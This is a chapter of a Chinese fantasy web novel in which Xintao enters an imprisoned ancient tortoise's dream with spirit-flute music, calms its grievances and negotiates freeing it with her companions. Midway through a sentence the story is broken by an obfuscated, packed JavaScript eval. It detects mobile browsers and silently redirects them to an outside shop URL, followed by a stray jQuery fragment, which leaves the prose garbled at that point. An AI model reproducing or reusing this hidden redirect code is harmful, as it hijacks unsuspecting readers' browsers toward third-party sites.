无数刀刃一样的风刀自树笼里飞出,将树笼多处斩断,但树木生长生生不息,被斩断的地方又有新的树枝生长出来将树笼修补完整。
玄龟一边躲避天雷,一边破坏树笼,应接不暇,恰在这时,天雷滚滚,不断地朝玄龟劈下,雷电落入水中发出滋滋的声音,那风刀再也飞不出来,玄龟被天雷击中往水底倒去。
“欣桃!”
在岁除一声大喊前,欣桃已经看准时机,御风飞去。
她凝聚灵力吹奏通灵曲,只听婉转的笛音一起,一群幽蓝的灵骤现,如蝴蝶飞舞汇聚,形成一条纽带链接了欣桃与玄龟的神识。
水下昏迷的玄龟陷入了梦境,它感觉到有一双温暖的手在轻柔地抚摸它的头顶。
接着,温言软语一样的歌声飘进它的脑海里,它看到暖阳落在了海面,微光随着水面晃动。
它回到了东海,此刻就在躺在水面上摇摇摆摆地晒着暖暖的太阳。流动的海水轻柔地拍打在他的背甲上,就像方才那双温柔抚摸它的手。
天上偶尔有海鸥飞过,海风咸咸地吹,像一首悠扬的歌,也与自己现在听到的一模一样。
“你是谁?你怎么知道我以前的事?”玄龟虽然陷入梦境,却也意识到自己身处梦境,并有人窥视着它的梦。
“我是欣桃,一个喜欢与万物生灵交谈的女孩。你又是谁?为什么会被困在这里?”欣桃的声音很轻,像平缓的流水,没有一丝恶意。
玄龟感觉到一丝亲切,暂时放下戒备。它是上古玄龟后裔,自然也知道这世间有会通灵的仙人。通灵者,皆是与灵友好者。她不会伤害它,还能与它说说话解解闷。
玄龟渐渐回想起自己被困在这里的原因,悲从中来,竟落了泪。“我一时贪玩,引发海啸,淹死了不少人。可我也不是故意的,那屠苏老头却追着我问罪,缠着我与他打架。我没打赢,只好答应帮他做一件事。没想到他把我骗到这里来,给他守阵!”
玄龟说着说着哭了起来,“呜呜呜,我在这里帮他守了六百年,他离开后一天都没有回来看过我!这里的臭鱼烂虾我都吃腻了!我要回东海!”
“还有!我就打了个盹,这帮臭鱼烂虾就在我身上吃喝拉撒盖房子,等我醒来,赶也赶不走!我真的是,活得太衰了!”
欣桃微微一愣,这不活脱脱一个做错事受罚的熊孩子吗?而听它语气,与那名叫屠苏的仙人也并非仇深似海。
“你会回到东海的。”
“真的?”
“当然。你是上古神兽玄龟的后裔,本就属于东海,终有一天当然会回到东海去!”
“你说得对,我一定会回去的!”
“只是你口中的屠苏老头是何人?他为何要你留在此地守阵?”
“为何要守这个阵我也不清楚。不过那屠苏老头我清楚得很,他就一个老不死的小白脸,虽然看着年轻,但我知道他比我还老!我就算活了上千年,对他来说都算小屁孩!”
欣桃炸了眨眼睛,因它的话险些吹错音。
其实欣桃早便猜到它口中的屠苏老头就是幻境里看到的绣月庭的仙人。狐妖和它一样,一个因为嫉妒故意杀害一人性命受罚困于秘境,一个因为过失杀害多人性命受罚困于水底守阵。
那仙人没有直接取他们性命,反而用这种方式惩罚他们,如此大费周折,欣桃隐隐觉得,是出于恻隐之心,也是早有预谋。
而他的目的到底是什么?那秀月秘境里,究竟有什么让人如此忌惮?解郁草,虽说是为上古神兽治病的一味草药,珍贵难得,但也没有必要如此防护。
“你知道他去哪里了吗?”欣桃猜想,这位屠苏仙人必然是秘境的守护者,若能找到他一问,便能一清二楚。
“我怎么知道他去哪里了?等我出来,第一件事就是去找他算账!”玄龟愤愤不平。
“但是你打不赢他。”欣桃见它不过小孩心性,有些可爱,忍不住逗弄他。
它果然下一秒便哭了。
“哇呜呜呜呜......”
“别哭了,此阵截断了河流,我与我的同伴正想破解此阵恢复河流,你也可借此摆脱束缚,你可愿帮助我们?”
“你们要破此阵?刚才那两个臭小子是你的同伴?”一提到岁除和若风,玄龟就恼怒不已,心想若不是自己被困在这里六百年,四足被锁链牵制,怎么可能输给这两个后辈!
“是的。只是破解此阵还需知道阵眼的关键所在,你知道阵眼的具体位置吗?”
玄龟气愤不已,“不知道!我对阵法毫无研究。就是因为这个才吃了那屠苏那老头子的大亏!当初在东海那场打斗,要不是他以阵法设下圈套,我也不至于输!”
欣桃心想,这玄龟心性单纯,脾性莽撞,被困在此地六百多年,不心生怨恨是不可能的。
而怨恨蚀心,经年累月就有可能滋生心魔。
但若能消减它心里的怨恨,心魔便能消除,因此助它恢复神智冷静下来,与当初受魔气感染的独角虎猫的方法不同。
只需宽慰它,放它自由便可。
经过此番交谈,它的情绪应该已经冷静下来。
“那你得配合我们,我与我的同伴会寻找办法破解此阵,助你出来。”
“那两个臭小子能信?”玄龟心想,他们一来就合伙将它打了一顿,如此蛮不讲理……等等,好像是自己误以为是屠苏老头回来了,先动的手!
“当然可以!我的同伴对阵法颇有研究,此前这里的降雨阵就是我们一起破解的。”
“之前这里的降雨也是因阵法形成的?”它还以为是上天都觉得它被困在这里,可怜得很,同情它呢!
欣桃讶异,“你不知道?”它连这个都不知道,怪不得被会被困在这里,还生出怨气来!
玄龟不想承认,但刚才已经暴露,也就只好道:“行,我就姑且相信你们。与你们暂且休战。”
得了玄龟的应允,欣桃收回神识,将与玄龟了解到的一切告诉了岁除和若风。
岁除与若风听后,收了法术,与欣桃一同潜入水下。
玄龟就安安静
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17597567|203607||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
静地趴在阵法边,见他们来了,抖了一下腿,拉动将自己四只锁住的锁链,锁链与雕刻满咒文的石板摩擦,即便在水下也发出嚓嚓的声音。
“这可是上古时期的万年玄铁所铸成的锁链,你们最大的也不过百来岁的毛头小子,能有什么办法将其砍断?”此时近距离观察欣桃三人,玄龟觉得自己方才的决定有些愚蠢。
岁除与若风不急也不恼,他们先去查看了一下石板,而后便明白了破解阵法的关键。
岁除先前与欣桃一起下来探查的时候并未见到这些锁链,便又与若风一起游过去将四条锁链的从头到尾仔细观察,而后在其中两条锁链连接石板的位置,找到了他们要寻找的两处凹槽。
两人都没有做声,相互对视一眼后,岁除开口道:“即便是万年玄铁,要砍断也不是没有办法,只是我们今日消耗灵力太多,需得修养一日,恢复灵力才能动手。”
“你们是想逃跑!”口气大到完全忘了方才是谁被打到昏迷。
“我们若想跑,方才你昏迷的时候就可以。”岁除冷眸提醒,但也知道,即便刚才占了上风,玄龟若拼死一搏,他们也是凶多吉少。
方才的两次较量,双方都深知对方的实力,便没有急着动手。
此时目光对峙,剑拔弩张,欣桃感觉到水中有灵在慢慢荡开。
她连忙游到双方中间,“要不我留下?”转头与玄龟道:“帮你清洗一下后背如何?”
“不行!”
“好!”
“不行!”岁除再次怒道。眨眼间就游到欣桃身前,还抓住她的手腕。
“你这毛头小子,敢在龟爷爷面前如此嚣张,我就算不能离开这里,也要把你......”
欣桃感觉到水流加速,忙道:“哎,龟爷爷,别生气!别生气!你放心,他做不了我的主!”
“欣桃!”岁除回身看她,却是一时语塞。
欣桃甩开岁除的手不成,也顾不得恼他,扒拉他借过,探出半个身子与玄龟笑道:“我一定留下给你洗背,保准给你洗得干干净净,恢复你原来威武霸气的模样!”
玄龟顿时被欣桃夸到了心坎里,“小丫头,我喜欢你!毛头小子,你还不放手?”
感觉到水流减慢,欣桃安下心回过头应对岁除,“你放开。你能不能别老是突然来抓着我?”若是真有危险也罢了,她必然会感激他的保护,但此刻他的担心,毫无理由。
从到设法破解阵法开始,他便一直护着她,处处小心谨慎,察觉到一点危险就挡在她面前。但也过于担心了吧!这让她觉得,他在瞧不起自己!
“我是百兽谷少主,御兽通灵是我的本事,即便是上古神兽也难不倒我。我留在这里,你也好回去做该做的事,你拦着我是不相信我?”
“岁除,你便让欣桃留下吧。她应付得来,你得相信她。”若风笑道。
“我,我只是担心你。”岁除也觉得自己最近的行为不同寻常,他的身体在他还没有理清其中利害关系之前,就已经不自觉地护在了欣桃身侧。